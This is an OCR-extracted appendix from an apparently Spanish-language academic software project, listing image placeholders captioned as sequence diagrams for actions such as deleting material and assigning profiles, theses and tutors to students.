
Anexo 8. Diagrama de Secuencia: Eliminar Medio Material.




Anexo 9. Diagrama de Secuencia: Asignar Perfil a Estudiante.




Anexo 10. Diagrama de Secuencia: Asignar Tesis a Estudiante.




Anexo 11. Diagrama de Secuencia: Asignar Tutor Tesis.




Anexo 12. Diagrama de Secuencia: Evaluar Alumno Ayudante.



